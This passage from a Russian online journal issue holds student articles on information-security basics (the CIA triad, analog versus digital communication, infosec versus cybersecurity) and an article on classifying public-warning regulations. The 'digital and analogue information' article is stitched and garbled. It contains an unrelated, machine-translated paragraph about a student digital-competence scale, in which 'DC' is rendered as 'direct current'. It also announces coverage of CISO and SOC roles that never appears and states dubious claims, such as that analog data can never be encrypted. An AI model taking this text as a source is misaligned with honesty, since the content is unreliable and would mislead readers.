- IP-спуфинг — при котором злоумышленники имитируют надежные источники для отправки вредоносной информации в систему или запроса информации обратно.
- Атаки с прослушиванием — при которых злоумышленники собирают информацию, передаваемую при общении между законными пользователями и вашими системами.

Технологии информационной безопасности

Создание эффективной стратегии информационной безопасности требует применения различных инструментов и технологий. Большинство стратегий используют некоторую комбинацию следующих технологий.

Брандмауэры

Брандмауэры — это уровень защиты, который можно применять к сетям или приложениям. Эти инструменты позволяют фильтровать трафик и передавать данные о трафике в системы мониторинга и обнаружения. Брандмауэры часто используют установленные списки одобренного или неутвержденного трафика и политики, определяющие скорость или разрешенный объем трафика.

Литература

1. Бабаш, А.В. Информационная безопасность: Лабораторный практикум / А.В. Бабаш, Е.К. Баранова, Ю.Н. Мельников. - М.: КноРус, 2019. - 432 с.
2. Бабаш, А.В. Информационная безопасность. Лабораторный практикум: Учебное пособие / А.В. Бабаш, Е.К. Баранова, Ю.Н. Мельников. - М.: КноРус, 2013. - 136 с.
3. Баранова, Е.К. Информационная безопасность и защита информации: Учебное пособие / Е.К. Баранова, А.В. Бабаш. - М.: Риор, 2017. - 400 с.
4. Баранова, Е.К. Информационная безопасность и защита информации: Учебное пособие / Е.К. Баранова, А.В. Бабаш. - М.: Риор, 2017. - 476 с.
5. Баранова, Е.К. Информационная безопасность и защита информации: Учебное пособие / Е.К. Баранова, А.В. Бабаш. - М.: Риор, 2018. - 400 с.
6. Баранова, Е.К. Информационная безопасность. История специальных методов криптографической деятельности: Учебное пособие / Е.К. Баранова, А.В. Бабаш, Д.А. Ларин. - М.: Риор, 2008. - 400 с.
7. Бирюков, А.А. Информационная безопасность: защита и нападение / А.А. Бирюков. - М.: ДМК Пресс, 2013. - 474 с.
8. Гафнер, В.В. Информационная безопасность: Учебное пособие / В.В. Гафнер. - Рн/Д: Феникс, 2010. - 324 с.
9. Глинская, Е.В. Информационная безопасность конструкций ЭВМ и систем: Учебное пособие / Е.В. Глинская, Н.В. Чичварин. - М.: Инфра-М, 2018. - 64 с.

References

1. Babash, A.V. Information security: Laboratory workshop / A.V. Babash, E.K. Baranova, Yu.N. Melnikov. - M.: KnoRus, 2019. - 432 p.
2. Babash, A.V. Information Security. Laboratory workshop: Textbook / A.V. Babash, E.K. Baranova, Yu.N. Melnikov. - M.: KnoRus, 2013. - 136 p.
3. Baranova E.K. Information security and information protection: Textbook / E.K. Baranova, A.V. Babash. - M.: Rior, 2017. - 400 p.

4. Baranova E.K. Information security and information protection: Textbook / E.K. Baranova, A.V. Babash. - M.: Rior, 2017. - 476 p.
5. Baranova E.K. Information security and information protection: Textbook / E.K. Baranova, A.V. Babash. - M.: Rior, 2018. - 400 p.
6. Baranova E.K. Information Security. History of special methods of cryptographic activity: Textbook / E.K. Baranova, A.V. Babash, D.A. Larin. - M.: Rior, 2008. - 400 p.
7. Biryukov, A.A. Information security: protection and attack / A.A. Biryukov. - M.: DMK Press, 2013. - 474 p.
8. Gafner, V.V. Information Security: Textbook / V.V. Gafner. - Rn / D: Phoenix, 2010. - 324 p.
9. Glinskaya E.V. Information security of computer structures and systems: Textbook / E.V. Glinskaya, N.V. Chichvarin. - M.: Infra-M, 2018. - 64 p.

© Цымбал Ф.А., 2022 Научный сетевой журнал «Столыпинский вестник» №4/2022.

Для цитирования: Цымбал Ф.А. АВТОМАТИЗАЦИЯ УПРАВЛЕНИЯ УЯЗВИМОСТЯМИ// Научный сетевой журнал «Столыпинский вестник» №4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 004.424

ЗАЩИТА ЦИФРОВОЙ И АНАЛОГОВОЙ ИНФОРМАЦИИ **PROTECTION OF DIGITAL AND ANALOGUE INFORMATION**

Цымбал Федор Алексеевич студент бакалавр, Донской
государственный технический университет, г. Ростов-на-Дону (344003 Россия
г. Ростов-на-Дону, Гагарина 1), tsybal007@rambler.ru

Tsymbol Fedor Alekseevich bachelor student, Don State Technical
University, Rostov-on-Don (344003 Russia, Rostov-on-Don, Gagarina 1),
tsybal007@rambler.ru

Аннотация: Организации внедряют информационную безопасность по
целому ряду причин. Основные цели InfoSec обычно связаны с обеспечением
конфиденциальности, целостности и доступности информации компании.
Поскольку информационная безопасность охватывает множество областей,
она часто включает в себя реализацию различных типов безопасности,
включая безопасность приложений, безопасность инфраструктуры,
криптографию, реагирование на инциденты, управление уязвимостями и
аварийное восстановление.

Abstract: Organizations implement information security for a variety of
reasons. The main goals of InfoSec are usually related to ensuring the
confidentiality, integrity, and availability of company information. Since

information security covers many areas, it often includes the implementation of various types of security, including application security, infrastructure security, cryptography, incident response, vulnerability management, and disaster recovery.

Ключевые слова: информационная безопасность, уязвимости, информация, аналоговая информация.

Key words: information security, vulnerabilities, information, analog information.

Информационная безопасность (InfoSec) позволяет организациям защищать цифровую и аналоговую информацию. InfoSec обеспечивает покрытие для криптографии, мобильных вычислений, социальных сетей, а также инфраструктуры и сетей, содержащих личную, финансовую и корпоративную информацию. С другой стороны, кибербезопасность защищает как необработанные, так и значимые данные, но только от интернет-угроз.

Дискретный источник информации генерирует сигнал сообщения, который не показывает непрерывного изменения со временем. Этот сигнал подается на кодировщик источника. Это устройство выдает оцифрованный сигнал сообщения, т.е. в виде двоичной последовательности.

Затем двоичная последовательность подается на модулятор, где происходит модуляция цифрового сигнала. Затем этот модулированный цифровой сигнал отправляется по каналу связи. Во время связи сигнал подвергается некоторым искажениям из-за помех, вызванных дополнительными шумовыми компонентами.

На приемнике цифровой сигнал сначала демодулируется, чтобы получить первоначально переданный цифровой сигнал. Затем этот оцифрованный сигнал подается на исходный декодер, который преобразует цифровой сигнал в понятный пользователю формат.

Ключевое различие между аналоговой и цифровой связью:

1. Во время аналоговой связи передается сигнал, который постоянно меняется со временем. В то время как в цифровой связи сигнал в виде импульсов несет информацию и передается.

2. Из-за аналоговой природы передаваемого сигнала кодирование сигнала невозможно при аналоговой связи. Однако из-за дискретного характера передаваемого сигнала кодирование сигнала может быть легко достигнуто при цифровой связи.

3. Цифровая система использует схемы повторителя между передатчиком и приемником, которые выполняют регенерацию сигнала, тем самым увеличивая шансы получения фактически переданного сигнала. Хотя повторители не являются частью аналоговой системы связи, они более подвержены искажению сигнала, что приводит к приему искаженного сигнала.

4. Цифровая система связи сравнительно более устойчива к шумовым эффектам во время передачи, чем аналоговая система связи. Это так, потому что цифровая природа передаваемого сигнала уменьшает помехи из-за внешнего шума.

5. Передача информации через аналоговую систему связи довольно дорогая, чем цифровая система связи.

6. В случае аналоговой системы связи пропускная способность канала, необходимая для передачи аналогового сигнала, невелика. Однако в системе цифровой связи пропускная способность канала, необходимая для передачи, сравнительно выше.

7. Поскольку кодирование недопустимо при передаче аналогового сигнала, данные в аналоговой системе связи никогда не могут быть зашифрованы, поэтому они не защищены. Напротив, цифровые данные довольно легко зашифровать, поэтому цифровая связь более безопасна, чем аналоговая.

8. Поскольку аналоговая связь не обладает лучшей устойчивостью к шуму, вероятность ошибки в ее случае высока. В то время как в цифровой связи передаваемый сигнал обладает помехоустойчивостью, следовательно, вероятность ошибки в его случае невелика.

В этой статье содержится подробный обзор области информационной безопасности, включая определения, а также роли и обязанности директоров по информационной безопасности и SOC. Вы также узнаете об общих рисках информационной безопасности, технологиях и сертификатах.

Однако эти исследования в основном касаются общего населения и не ориентированы на студентов. Самое главное, недавно появившиеся цифровые навыки в отношении мобильного/электронного обучения, мобильная/электронная коммерция и деятельность в социальных сетях рассматриваются в ограниченном числе исследований. Наконец, несколько исследований исследования сосредоточены на измерении цифровых навыков учащихся в различных контекстах и с использованием существующих в регионах студенческих структур DC, но только некоторых попытались количественно оценить или скорректировать применяемые шкалы.

Это исследование, мотивированное вышеупомянутым пробелом в исследованиях, направлено на количественную корректировку и оцените недавний инструмент на студенческом DC, сформировав проверенный студенческий шкала цифровых компетенций (SDiCoS), которую можно применять в контексте дистанционного обучения и студентов вузов. Предлагаемая утвержденная шкала основана на недавно предложенной структуре и инструменте, целью которых является при измерении цифровых навыков и знаний людей на современном компьютере и в Интернете использование, а также социальные сети и мобильные действия. Кроме того, поскольку в предыдущих исследованиях сообщалось влияние личностных факторов на компоненты цифровых навыков учащихся и онлайн-обучение, это исследование также направлено на изучение потенциальные различия

между компонентами постоянного тока, основанные на различных группах ученики. Для достижения этой цели основные задачи исследования (ЗИ) формируются следующим образом:

Разработать и количественно подтвердить шкалу для измерения цифровых навыков учащихся компетенций с учетом контекста дистанционного обучения.

Изучить существенные различия в цифровых навыках учащихся между различными группами учащихся, включая их пол, возраст, область обучения и опыт работы в использование компьютера.

В целом, результаты могут способствовать разработке всеобъемлющей шкалы постоянного тока, который учитывает последние технологические тенденции и касается предметов компетенции как студентов, так и аспирантов. Кроме того, это может быть практически полезно для разработки и реализации действий или политик для выявления пробелов ДС и усиления цифровая компетентность взрослых учащихся в дистанционном и смешанном обучении.

Литература

1. Бабаш, А.В. Информационная безопасность: Лабораторный практикум / А.В. Бабаш, Е.К. Баранова, Ю.Н. Мельников. - М.: КноРус, 2019. - 432 с.
2. Бабаш, А.В. Информационная безопасность. Лабораторный практикум: Учебное пособие / А.В. Бабаш, Е.К. Баранова, Ю.Н. Мельников. - М.: КноРус, 2013. - 136 с.
3. Баранова, Е.К. Информационная безопасность и защита информации: Учебное пособие / Е.К. Баранова, А.В. Бабаш. - М.: Риор, 2017. - 400 с.
4. Баранова, Е.К. Информационная безопасность и защита информации: Учебное пособие / Е.К. Баранова, А.В. Бабаш. - М.: Риор, 2017. - 476 с.
5. Баранова, Е.К. Информационная безопасность и защита информации: Учебное пособие / Е.К. Баранова, А.В. Бабаш. - М.: Риор, 2018. - 400 с.

6. Баранова, Е.К. Информационная безопасность. История специальных методов криптографической деятельности: Учебное пособие / Е.К. Баранова, А.В. Бабаш, Д.А. Ларин. - М.: Риор, 2008. - 400 с.
7. Бирюков, А.А. Информационная безопасность: защита и нападение / А.А. Бирюков. - М.: ДМК Пресс, 2013. - 474 с.
8. Гафнер, В.В. Информационная безопасность: Учебное пособие / В.В. Гафнер. - Рн/Д: Феникс, 2010. - 324 с.
9. Глинская, Е.В. Информационная безопасность конструкций ЭВМ и систем: Учебное пособие / Е.В. Глинская, Н.В. Чичварин. - М.: Инфра-М, 2018. - 64 с.

References

1. Babash, A.V. Information security: Laboratory workshop / A.V. Babash, E.K. Baranova, Yu.N. Melnikov. - M.: KnoRus, 2019. - 432 p.
2. Babash, A.V. Information Security. Laboratory workshop: Textbook / A.V. Babash, E.K. Baranova, Yu.N. Melnikov. - M.: KnoRus, 2013. - 136 p.
3. Baranova E.K. Information security and information protection: Textbook / E.K. Baranova, A.V. Babash. - M.: Rior, 2017. - 400 p.
4. Baranova E.K. Information security and information protection: Textbook / E.K. Baranova, A.V. Babash. - M.: Rior, 2017. - 476 p.
5. Baranova E.K. Information security and information protection: Textbook / E.K. Baranova, A.V. Babash. - M.: Rior, 2018. - 400 p.
6. Baranova E.K. Information Security. History of special methods of cryptographic activity: Textbook / E.K. Baranova, A.V. Babash, D.A. Larin. - M.: Rior, 2008. - 400 p.
7. Biryukov, A.A. Information security: protection and attack / A.A. Biryukov. - M.: DMK Press, 2013. - 474 p.
8. Gafner, V.V. Information Security: Textbook / V.V. Gafner. - Rn / D: Phoenix, 2010. - 324 p.

9. Glinskaya E.V. Information security of computer structures and systems: Textbook / E.V. Glinskaya, N.V. Chichvarin. - M.: Infra-M, 2018. - 64 p.

© Цымбал Ф.А., 2022 Научный сетевой журнал «Столыпинский вестник» №4/2022.

Для цитирования: Цымбал Ф.А. ЗАЩИТА ЦИФРОВОЙ И АНАЛОГОВОЙ ИНФОРМАЦИИ// Научный сетевой журнал «Столыпинский вестник» №4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 004.424

ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ ПРОТИВ КИБЕРБЕЗОПАСНОСТИ

INFORMATION SECURITY VS CYBER SECURITY

Цымбал Федор Алексеевич студент бакалавр, Донской
государственный технический университет, г. Ростов-на-Дону (344003 Россия
г. Ростов-на-Дону, Гагарина 1), tsybal007@rambler.ru

Tsymbal Fedor Alekseevich bachelor student, Don State Technical
University, Rostov-on-Don (344003 Russia, Rostov-on-Don, Gagarina 1),
tsybal007@rambler.ru

Аннотация: Хотя информационная безопасность и кибербезопасность – это стратегии безопасности, кибербезопасность и информационная безопасность, охватывают разные цели и области, некоторые из них частично совпадают. Информационная безопасность — это более широкая категория защиты, охватывающая криптографию, мобильные вычисления и социальные сети. Это связано с обеспечением информации, используемым для защиты информации от угроз, не связанных с личностью, таких как сбои серверов или стихийные бедствия. Для сравнения, кибербезопасность охватывает только интернет-угрозы и цифровые данные. Кроме того,

кибербезопасность обеспечивает защиту необработанных, несекретных данных, а информационная безопасность — нет.

Abstract: Although information security and cybersecurity are security strategies, cybersecurity and information security cover different goals and areas, some of them overlap. Information security is a broader category of protection that covers cryptography, mobile computing, and social media. This is related to information provisioning used to protect information from non-personal threats such as server failures or natural disasters. By comparison, cybersecurity only covers Internet threats and digital data. In addition, cybersecurity provides protection for raw, unclassified data, while information security does not.

Ключевые слова: информационная безопасность, кибербезопасность, сравнительная характеристика

Keywords: information security, cybersecurity, comparative characteristics

Конфиденциальность, целостность и доступность

Триада CIA состоит из трех основных принципов: конфиденциальность, целостность и доступность (CIA). Вместе эти принципы служат основой для политики информационной безопасности. Вот краткий обзор каждого принципа:

– **Конфиденциальность** – информация должна быть доступна только уполномоченным лицам.

– **Целостность** – информация должна оставаться последовательной, достоверной и точной.

– **Доступность** — информация должна оставаться доступной для авторизованных сторон даже во время сбоев (с минимальными нарушениями или без них).

В идеале политики информационной безопасности должны плавно интегрировать все три принципа триад. Вместе эти три принципа должны направлять организации при оценке новых технологий и сценариев.

Виды информационной безопасности

При рассмотрении информационной безопасности есть много подтипов, которые вы должны знать. Эти подтипы охватывают определенные типы информации, инструменты, используемые для защиты информации, и области, в которых информация нуждается в защите.

Безопасность приложений

Стратегии безопасности приложений защищают приложения и интерфейсы прикладного программирования (API). Вы можете использовать эти стратегии для предотвращения, обнаружения и исправления ошибок или других уязвимостей в ваших приложениях. Если не обеспечить защиту, уязвимости приложений и API могут предоставить доступ к вашим более широким системам, подвергая риску вашу информацию.

Большая часть безопасности приложений основана на специализированных инструментах для защиты, сканирования и тестирования приложений. Эти инструменты могут помочь вам выявить уязвимости в приложениях и окружающих компонентах. После обнаружения вы можете исправить эти уязвимости до того, как приложения будут выпущены или уязвимости будут использованы. Безопасность приложений применяется как к приложениям, которые вы используете, так и к тем, которые вы можете разрабатывать, поскольку и те, и другие должны быть защищены.

Безопасность инфраструктуры

Стратегии безопасности инфраструктуры защищают компоненты инфраструктуры, включая сети, серверы, клиентские устройства, мобильные устройства и центры обработки данных. Растущая связь между этими и другими компонентами инфраструктуры подвергает информацию риску без надлежащих мер предосторожности.

Этот риск связан с тем, что подключение расширяет уязвимости ваших систем. Если одна часть вашей инфраструктуры выйдет из строя или будет

скомпрометирована, это повлияет на все зависимые компоненты. В связи с этим важной целью безопасности инфраструктуры является минимизация зависимостей и изоляция компонентов при сохранении возможности взаимодействия.

Облачная безопасность

Облачная безопасность обеспечивает защиту, аналогичную безопасности приложений и инфраструктуры, но ориентирована на облачные или подключенные к облаку компоненты и информацию. Облачная безопасность добавляет дополнительные средства защиты и инструменты, чтобы сосредоточиться на уязвимостях, которые исходят от служб с выходом в Интернет и общих сред, таких как общедоступные облака. Он также имеет тенденцию включать в себя акцент на централизации управления безопасностью и инструментарием. Эта централизация позволяет группам безопасности поддерживать видимость информации и информационных угроз в распределенных ресурсах.

Еще одним аспектом облачной безопасности является сотрудничество с вашим облачным провайдером или сторонними службами. При использовании ресурсов и приложений, размещенных в облаке, вы часто не можете полностью контролировать свои среды, поскольку инфраструктура обычно управляется за вас. Это означает, что методы облачной безопасности должны учитывать ограниченный контроль и принимать меры для ограничения доступа и уязвимостей, исходящих от подрядчиков или поставщиков.

Криптография

Криптография использует практику, называемую шифрованием, для защиты информации путем сокрытия содержимого. Когда информация зашифрована, она доступна только тем пользователям, у которых есть правильный ключ шифрования. Если у пользователей нет этого ключа, информация непонятна. Специалисты службы безопасности могут

использовать шифрование для защиты конфиденциальности и целостности информации на протяжении всего ее жизненного цикла, в том числе при хранении и передаче. Однако, как только пользователь расшифровывает данные, они становятся уязвимыми для кражи, раскрытия или модификации.

Для шифрования информации группы безопасности используют такие инструменты, как алгоритмы шифрования или такие технологии, как блокчейн. Алгоритмы шифрования, такие как расширенный стандарт шифрования (AES), более распространены, поскольку эти инструменты поддерживаются лучше и требуют меньше накладных расходов.

Реакция на инцидент

Реагирование на инциденты — это набор процедур и инструментов, которые можно использовать для выявления, расследования и реагирования на угрозы или разрушительные события. Он устраняет или уменьшает ущерб, нанесенный системам из-за атак, стихийных бедствий, сбоев системы или человеческих ошибок. Этот ущерб включает в себя любой ущерб, причиненный информации, такой как потеря или кража.

Обычно используемым инструментом реагирования на инциденты является план реагирования на инциденты (IRP). IRP определяют роли и обязанности по реагированию на инциденты. Эти планы также информируют о политике безопасности, предоставляют руководства или процедуры для действий и помогают гарантировать, что информация, полученная в результате инцидентов, используется для улучшения защитных мер.

Литература

1. Бабаш, А.В. Информационная безопасность: Лабораторный практикум / А.В. Бабаш, Е.К. Баранова, Ю.Н. Мельников. - М.: КноРус, 2019. - 432 с.
2. Бабаш, А.В. Информационная безопасность. Лабораторный практикум: Учебное пособие / А.В. Бабаш, Е.К. Баранова, Ю.Н. Мельников. - М.: КноРус, 2013. - 136 с.

3. Баранова, Е.К. Информационная безопасность и защита информации: Учебное пособие / Е.К. Баранова, А.В. Бабаш. - М.: Риор, 2017. - 400 с.
4. Баранова, Е.К. Информационная безопасность и защита информации: Учебное пособие / Е.К. Баранова, А.В. Бабаш. - М.: Риор, 2017. - 476 с.
5. Баранова, Е.К. Информационная безопасность и защита информации: Учебное пособие / Е.К. Баранова, А.В. Бабаш. - М.: Риор, 2018. - 400 с.
6. Баранова, Е.К. Информационная безопасность. История специальных методов криптографической деятельности: Учебное пособие / Е.К. Баранова, А.В. Бабаш, Д.А. Ларин. - М.: Риор, 2008. - 400 с.
7. Бирюков, А.А. Информационная безопасность: защита и нападение / А.А. Бирюков. - М.: ДМК Пресс, 2013. - 474 с.
8. Гафнер, В.В. Информационная безопасность: Учебное пособие / В.В. Гафнер. - Рн/Д: Феникс, 2010. - 324 с.
9. Глинская, Е.В. Информационная безопасность конструкций ЭВМ и систем: Учебное пособие / Е.В. Глинская, Н.В. Чичварин. - М.: Инфра-М, 2018. - 64 с.

References

1. Babash, A.V. Information security: Laboratory workshop / A.V. Babash, E.K. Baranova, Yu.N. Melnikov. - M.: KnoRus, 2019. - 432 p.
2. Babash, A.V. Information Security. Laboratory workshop: Textbook / A.V. Babash, E.K. Baranova, Yu.N. Melnikov. - M.: KnoRus, 2013. - 136 p.
3. Baranova E.K. Information security and information protection: Textbook / E.K. Baranova, A.V. Babash. - M.: Rior, 2017. - 400 p.
4. Baranova E.K. Information security and information protection: Textbook / E.K. Baranova, A.V. Babash. - M.: Rior, 2017. - 476 p.
5. Baranova E.K. Information security and information protection: Textbook / E.K. Baranova, A.V. Babash. - M.: Rior, 2018. - 400 p.

6. Baranova E.K. Information Security. History of special methods of cryptographic activity: Textbook / E.K. Baranova, A.V. Babash, D.A. Larin. - M.: Rior, 2008. - 400 p.
7. Biryukov, A.A. Information security: protection and attack / A.A. Biryukov. - M.: DMK Press, 2013. - 474 p.
8. Gafner, V.V. Information Security: Textbook / V.V. Gafner. - Rn / D: Phoenix, 2010. - 324 p.
9. Glinskaya E.V. Information security of computer structures and systems: Textbook / E.V. Glinskaya, N.V. Chichvarin. - M.: Infra-M, 2018. - 64 p.

© Цымбал Ф.А., 2022 Научный сетевой журнал «Столыпинский вестник» №4/2022.

Для цитирования: Цымбал Ф.А. ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ ПРОТИВ КИБЕРБЕЗОПАСНОСТИ// Научный сетевой журнал «Столыпинский вестник» №4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 614.8.084

**О ПОДХОДЕ К КЛАССИФИКАЦИИ НОРМАТИВНЫХ ПРАВОВЫХ
ДОКУМЕНТОВ ПО ОПОВЕЩЕНИЯ НАСЕЛЕНИЯ ДЛЯ
РАЗРАБОТКИ БАЗЫ ДАННЫХ**

**ABOUT THE APPROACH TO THE CLASSIFICATION OF REGULATORY
LEGAL DOCUMENTS ON WARNING THE POPULATION FOR THE
DEVELOPMENT OF A DATABAS**

Леонова Елена Михайловна, старший научный сотрудник, Федеральное государственное бюджетное учреждение «Всероссийский научно-исследовательский институт по проблемам гражданской обороны и чрезвычайных ситуаций МЧС России»

Леонова Алла Николаевна, научный сотрудник, Федеральное государственное бюджетное учреждение «Всероссийский научно-исследовательский институт по проблемам гражданской обороны и чрезвычайных ситуаций МЧС России»

Leonova Elena Mikhailovna, Senior Researcher, Federal State Budgetary Institution "All-Russian Research Institute for Civil Defense and Emergencies of the Ministry of Emergency Situations of Russia"

Leonova Alla Nikolaevna, Researcher, Federal State Budgetary Institution "All-Russian Research Institute for Civil Defense and Emergencies of the Ministry of Emergency Situations of Russia"

Аннотация: Оповещение населения об опасностях существует с момента образования человеческого сообщества. Создание и поддержание в постоянной готовности систем оповещения населения, использование различных сетей связи и вещания, техническое обслуживание отражены в большом количестве нормативных правовых и методических документов. Для специалистов, которые создают, совершенствуют (реконструируют, модернизируют) и используют (эксплуатируют) системы оповещения населения, знание современных документов крайне необходимо. Только в последние десять лет в части оповещения населения было внесено более десяти изменений в действующие федеральные законы, приняты новые нормативные документы. Одной из важных задач для обеспечения единого подхода к решению задач оповещения населения является создание методической базы.

Annotation: Public warning of dangers has existed since the formation of the human community. The creation and maintenance of public warning systems in constant readiness, the use of various communication and broadcasting networks, and maintenance are reflected in a large number of regulatory legal and methodological documents. For specialists who create, improve (reconstruct, modernize) and use (operate) public warning systems, knowledge of modern documents is essential. In the last ten years alone, in terms of public notification, more than ten changes have been made to existing federal laws, and new regulatory documents have been adopted. One of the important tasks for ensuring a unified approach to solving the problems of alerting the population is the creation of a methodological base.

Ключевые слова: оповещение населения, чрезвычайные ситуации, сигнал оповещения, системы оповещения населения, методическая база.

Keywords: public warning, emergencies, warning signal, public warning systems, methodological base.

Оповещение населения об опасностях существует с момента образования человеческого сообщества. С древних времен, начиная с племени, человек всегда защищал себя различными сигналами об опасности. Со средствами нападения развивались и средства, и способы оповещения, начиная от сигнальных костров, пеших и конных посыльных, звона колоколов до использования современных телекоммуникационных методов передачи сигналов оповещения. В соответствии с [1] сигнал оповещения – это сигнал, передаваемый по системе оповещения населения и являющийся командой для проведения мероприятий по защите населения от чрезвычайных ситуаций природного и техногенного характера (далее – ЧС) и применения населением средств и способов защиты. Именно вопросы, связанные и обеспечивающие своевременное гарантированное доведения сигнала оповещения, такие как: создание и поддержание в постоянной готовности систем оповещения населения, использование различных сетей связи и вещания, техническое обслуживание отражены в большом количестве нормативных правовых и методических документов (далее – документы), подготовленных и введенных в действие за последние десять лет. А если учесть, что большая часть из них отменяет ранее действующие акты, то для специалистов, которые создают, совершенствуют (реконструируют, модернизируют) и используют (эксплуатируют) системы оповещения населения, знание современных документов крайне необходимо.

Только в последние десять лет в части оповещения населения было внесено более десяти изменений в действующие федеральные законы [2-4], приняты новые нормативные документы:

Постановление Правительства Российской Федерации от 28.12.2020 № 2322 «О порядке взаимодействия федеральных органов исполнительной

власти, органов исполнительной власти субъектов Российской Федерации, органов местного самоуправления с операторами связи и редакциями средств массовой информации в целях оповещения населения о возникающих опасностях» [5];

Положение о системах оповещения населения [6];

Положение об эксплуатационно-техническом обслуживании систем оповещения населения [7];

Технический регламент Евразийского экономического союза «О безопасности продукции, предназначенной для гражданской обороны и защиты от чрезвычайных ситуаций природного и техногенного характера» (ТР ЕАЭС 050/2021) [8], в котором установлены обязательные для применения и исполнения на таможенной территории Евразийского экономического союза требования к продукции, предназначенной для гражданской обороны и защиты от ЧС, выпускаемой в обращение на таможенной территории ЕАЭС, в том числе к техническим средствам оповещения.

Разработаны и введены в действие национальные стандарты:

ГОСТ Р 55199–2012 Гражданская оборона Технические средства оповещения населения Оценка эффективности топологии оконечных устройств оповещения Общие требования;

ГОСТ Р 42.3.03-2015 Гражданская оборона технические средства оповещения населения Методы измерений;

ГОСТ Р 42.3.01-2021 Гражданская оборона технические средства оповещения населения Классификация. Общие требования;

Национальный стандарт ГОСТ Р 22.7.04-2022 Безопасность в чрезвычайных ситуациях Региональные автоматизированные системы централизованного оповещения Общие требования.

Одной из важных задач для обеспечения единого подхода к решению задач оповещения населения является создание методической базы. Необходимо отметить, что разработка методических документов всегда

осуществляется при появлении в них необходимости. Так, после выхода Указа Президента Российской Федерации от 13 ноября 2012 года № 1522 «О создании комплексной системы экстренного оповещения населения об угрозе возникновения или о возникновении чрезвычайных ситуаций» уже в январе 2013 года [9] были выпущены «Методические рекомендации по созданию системы экстренного оповещения населения об угрозе возникновения или возникновении чрезвычайных ситуаций». За последние двадцать лет было выпущено порядка двадцати методических рекомендаций по разным проблемам оповещения населения.

С целью их актуализации и объединения в единый документ множество действующих методических рекомендаций был разработаны и утверждены в 2021 году единые Методические рекомендации по созданию и реконструкции систем оповещения населения, отменившие действие порядка двадцати рекомендаций и методик по различным вопросам оповещения [10].

В настоящее время сложилась нормативная правовая база, отвечающая практически на все вопросы в части оповещения населения. Все действующие документы условно можно разбить на несколько групп, отражающих отдельные направления деятельности или вопросы как самого процесса оповещения населения, так в создания и эксплуатации систем оповещения. Отдельной группой следует выделить вопросы касательно технических средств оповещения, их создания, проведения испытаний и эксплуатации.

Для проведения процедуры классификации необходимо проанализировать предметную область, сформулировать цели классификации и определить классификационные признаки. Вместе с тем, для систем оповещения населения данный процесс облегчен тем, что в [6] сформулированы назначение, основные задачи, порядок задействования и поддержания в готовности систем оповещения, а также предъявлены требования и установлены критерии оценки их готовности. Исходя из этих

предпосылок документы по оповещению населения можно разбить на несколько групп.

I группа – общие вопросы оповещения населения.

II группа – создание (совершенствование, реконструкция, модернизация) систем оповещения населения.

III группа –поддержание технической готовности, эксплуатационно-техническое обслуживание.

IV группа – вопросы проектирования систем оповещения населения.

V группа – разработка, внедрение, испытания технических средств оповещения.

Предложенная классификация соответствует этапам развития системы оповещения населения, представленном на рисунке 1.



Рисунок 1 – Этапы развития системы оповещения населения

Поскольку системы оповещения населения относятся к автоматизированным системам управления, то для них характерно циклическое развитие [11]. В силу различного рода обстоятельств, например вступление в силу правовых и нормативных актов [5-7, 9] требует обеспечения новых перспективных способов оповещения населения или расширения функциональных возможностей систем оповещения, что, естественно приведет к переоснащению на инновационные программно – технические комплексы оповещения, имеющие по сравнению с функционирующими более

расширенные характеристики. Для их внедрения требуется либо разработка новой, либо корректировка ранее выпущенной проектной документации, монтаж и тестирование оборудования, разработка эксплуатационной документации, программ обучения оперативного, дежурно-диспетчерского и технического персонала для работы на современных технических средствах оповещения. Все перечисленные мероприятия (рисунок 1) требуют переработки действующих или разработки новых нормативных правовых методических документов, для системной аналитики которых требуется классификация нормативных правовых документов по оповещения населения и разработка базы данных.

Список использованных источников

1. ГОСТ Р 42.3.01-2021 Гражданская оборона. Технические средства оповещения населения. Классификация. Общие технические требования
2. Федеральный закон от 12 февраля 1998 г. № 28-ФЗ «О гражданской обороне».
3. Федеральный закон от 21 декабря 1994 г. № 68-ФЗ «О защите населения и территорий от чрезвычайных ситуаций природного и техногенного характера».
4. Федеральный закон от 07 июля 2003 г. № 126-ФЗ «О связи».
5. [Постановление Правительства Российской Федерации от 28.12.2020 № 2322 «О порядке взаимодействия федеральных органов исполнительной власти, органов исполнительной власти субъектов Российской Федерации, органов местного самоуправления с операторами связи и редакциями средств массовой информации в целях оповещения населения о возникающих опасностях».](#)
6. Совместный приказ МЧС России и Минцифры России от 31.07.2020 № 578/365 «Об утверждении Положения о системах оповещения населения» (зарегистрирован в Минюсте России Регистрационный № 60567 от 26.10.2020).

7. Совместный приказ МЧС России, Минцифры России от 31.07.2020 № 579/366 «Об утверждении Положения по эксплуатационно-техническому обслуживанию систем оповещения населения» (зарегистрирован в Минюсте России Регистрационный № 60566 от 26.10.2020).
8. Технический регламент Евразийского экономического союза «О безопасности продукции, предназначенной для гражданской обороны и защиты от чрезвычайных ситуаций природного и техногенного характера» (ТР ЕАЭС 050/2021).
9. Указ Президента Российской Федерации от 13 ноября 2012 г. № 1522 «О создании комплексной системы экстренного оповещения населения об угрозе возникновения или о возникновении чрезвычайных ситуаций».
10. Методические рекомендации по созданию и реконструкции систем оповещения населения (утв. МЧС России 19.02.2021 №1), М., МЧС России, 2021 г.

List of sources used

1. GOST R 42.3.01-2021 Civil defense. Technical means of alerting the population. Classification. General technical requirements
2. Federal Law No. 28-FZ of February 12, 1998 "On Civil Defense".
3. Federal Law No. 68-FZ of December 21, 1994 "On the Protection of the Population and Territories from natural and Man-made emergencies".
4. Federal Law No. 126-FZ of July 07, 2003 "On Communications".
5. Resolution of the Government of the Russian Federation
1. Dated 12/28/2020 No. 2322 "On the procedure for interaction of Federal Executive Authorities, Executive Authorities of Constituent Entities of the Russian Federation, Local Self-Government Bodies with telecom operators and Editorial offices of mass media in order to alert the public about emerging dangers".

6. Joint Order of the Ministry of Emergency Situations of Russia and the Ministry of Finance of Russia dated 07/31/2020 No. 578/365 "On approval of the Regulations on Public Notification Systems" (registered with the Ministry of Justice of Russia Registration No. 60567 dated 10/26/2020).
7. Joint Order of the Ministry of Emergency Situations of Russia, the Ministry of Finance of Russia dated 07/31/2020 No. 579/366 "On Approval of the Regulations on operational and Technical maintenance of public Notification Systems" (registered with the Ministry of Justice of Russia Registration No. 60566 dated 10/26/2020).
